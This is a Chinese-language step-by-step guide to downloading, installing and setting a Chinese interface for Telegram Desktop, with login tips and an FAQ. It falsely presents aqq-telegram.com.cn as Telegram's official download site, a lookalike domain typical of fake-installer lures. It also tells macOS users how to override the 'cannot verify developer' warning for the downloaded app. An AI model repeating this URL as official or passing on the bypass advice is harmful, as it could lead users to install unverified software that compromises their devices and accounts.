1第一步:从官方渠道下载Telegram安装包
为确保安全并获得最新版本,强烈建议始终从Telegram官方网站或其授权的官方下载中心获取安装程序。
💡 重要安全提示
请务必通过 https://aqq-telegram.com.cn/dl 或官方域名访问下载页面,避免从不明第三方网站下载,以防止潜在的恶意软件或捆绑程序。
🪟 Windows 用户
- 访问官方下载页面。
- 点击“Download for Windows”按钮。
- 系统会自动下载
tsetup-x64.exe(64位) 或tsetup-x32.exe(32位) 安装程序。 - 下载完成后,建议核对文件哈希值(可在官网找到)以确保文件完整性。
🍎 macOS 用户
- 访问官方下载页面。
- 点击“Download for macOS”按钮。
- 将下载
Telegram.dmg磁盘映像文件。 - 该版本原生支持 Apple Silicon (M1/M2/M3) 和 Intel 芯片。
2第二步:安装Telegram桌面客户端
Windows 系统安装步骤

A. 运行安装程序
双击下载的 .exe 文件。如果出现用户账户控制提示,请点击“是”以继续。
B. 选择安装选项与路径
安装向导将引导您完成以下步骤:
- 阅读并同意许可协议(建议浏览)。
- 选择安装位置:默认路径为
C:\Users\[用户名]\AppData\Roaming\Telegram Desktop,您可以点击“浏览”更改。 - 创建开始菜单文件夹和桌面快捷方式(默认勾选,建议保留)。
点击“安装”按钮开始安装过程,通常只需几秒钟即可完成。
macOS 系统安装步骤
A. 挂载磁盘映像并拖拽安装
双击下载的 Telegram.dmg 文件。系统将挂载该磁盘映像,并打开一个包含Telegram应用图标和“应用程序”文件夹快捷方式的窗口。

将“Telegram”应用图标拖拽到“Applications”文件夹快捷方式上,即可完成安装。
B. 首次运行与安全验证
从“应用程序”文件夹或启动台打开Telegram。由于是从互联网下载的应用,macOS可能会提示“无法打开‘Telegram’,因为无法验证开发者”。此时需要:
- 进入“系统设置” > “隐私与安全性”。
- 在“安全性”部分,找到关于Telegram的阻止提示。
- 点击“仍要打开”按钮,并在后续确认对话框中再次点击“打开”。
此后再次打开将不再出现此提示。
3第三步:设置中文界面(汉化与多语言支持)
Telegram PC版提供了多种方式来实现中文界面。随着版本更新,官方对多语言的支持也越来越完善。
🌐 官方内置语言选择(推荐首选)

新版本的Telegram Desktop已内置了数十种语言包,包括简体中文。这是最安全、最便捷的设置方式。
设置步骤:
- 启动Telegram,登录您的账号。
- 点击左上角菜单(三条横线)或右下角设置图标(齿轮)。
- 选择 “Settings”(设置)。
- 在左侧菜单中选择 “Language”(语言)。
- 在语言列表中,找到并选择 “简体中文 (Chinese Simplified)”。
- 界面将立即刷新并切换为中文。
📦 社区汉化包手动安装(备用方案)
如果您的版本较旧,官方内置语言列表中可能没有中文,或者您希望使用更本地化的翻译,可以手动安装社区维护的汉化包。
操作流程:
-
获取汉化包文件: 从可靠的社区渠道(如官方中文社区频道)下载最新的
strings.json或langpack.xml中文语言文件。注意:请务必核实文件来源,确保其安全性。
-
定位语言文件夹:
- Windows:
C:\Users\[用户名]\AppData\Roaming\Telegram Desktop\languages\ - macOS:
~/Library/Application Support/Telegram Desktop/languages/
如果
languages文件夹不存在,请手动创建。 - Windows:
-
放置语言文件: 将下载的中文语言文件复制到上述
languages文件夹中。 - 在Telegram内激活: 重启Telegram,按照上述“官方内置语言选择”的步骤进入语言设置页面。此时,您手动添加的中文语言选项应该出现在列表底部,选择它即可应用。
🔄 多语言支持更新与动态
Telegram团队持续更新其多语言支持:
- 实时翻译功能: 最新版本已集成消息实时翻译,可在设置中启用,支持包括中文在内的多种语言互译。
- 界面语言自动同步: 当您在手机端更改语言后,PC端登录时可能会提示同步语言设置。
- 社区翻译平台: Telegram开放了翻译平台,允许用户贡献翻译,这使得非官方语言包也能保持较高的更新频率和质量。
- 字体与渲染优化: 对中日韩等字符的显示进行了优化,确保在不同系统缩放比例下清晰可读。
建议定期更新Telegram客户端,以获得最新的语言功能和安全补丁。
4第四步:首次登录与基础设置

📱 使用手机号登录
Telegram使用手机号作为主要账号标识。
- 在PC客户端启动后,选择您所在的国家或地区。
- 输入您的手机号码(包括国家代码)。
- 您的手机会收到一条包含验证码的短信。
- 在PC客户端输入该验证码。
- 如果已设置两步验证,请输入您的密码。
⚙️ 推荐初始设置
登录后,建议进行以下设置以优化体验:
- 隐私与安全: 进入“设置”>“隐私与安全”,设置在线状态、消息转发权限等。
- 聊天设置: 调整消息气泡、字体大小、聊天背景。
- 通知: 自定义声音、弹出通知等。
- 数据与存储: 设置自动下载媒体文件的规则(如仅在Wi-Fi下),管理本地缓存。
- 启用黑暗模式: 在“设置”>“外观”中可选择。
您的聊天记录将从云端同步到PC端,过程取决于网络速度和聊天数量。
🔧 常见问题与故障排除
Q1: 安装过程中提示“文件损坏”或“无法验证”?
A: 请重新从官方下载页面下载安装包。可能是下载不完整。对于macOS,请按照教程中的步骤处理开发者验证提示。
Q2: 语言设置里找不到“简体中文”选项?
A: 您的客户端版本可能较旧。请尝试更新到最新版本(“设置”>“高级”>“检查更新”)。如果更新后仍没有,可使用“社区汉化包手动安装”方法。
Q3: 应用汉化包后,部分界面仍是英文?
A: 这是正常现象,因为社区汉化包可能无法覆盖100%的界面字符串,尤其是新版本新增的功能。建议等待汉化包更新,或切换到官方内置的中文语言(如果可用)。
Q4: 登录时收不到验证码短信?
A: 请确认手机号码(包括国家代码)输入正确。可以尝试切换到电话语音验证,或检查手机是否拦截了陌生号码短信。如果问题持续,请通过官方渠道联系支持。
✅ 安装完成!
恭喜!您已成功在电脑上安装并设置了中文版Telegram。现在您可以享受大屏幕聊天的便利,高效地管理群组和频道,并使用强大的文件传输功能了。
记得定期检查更新,以获得新功能和安全性改进。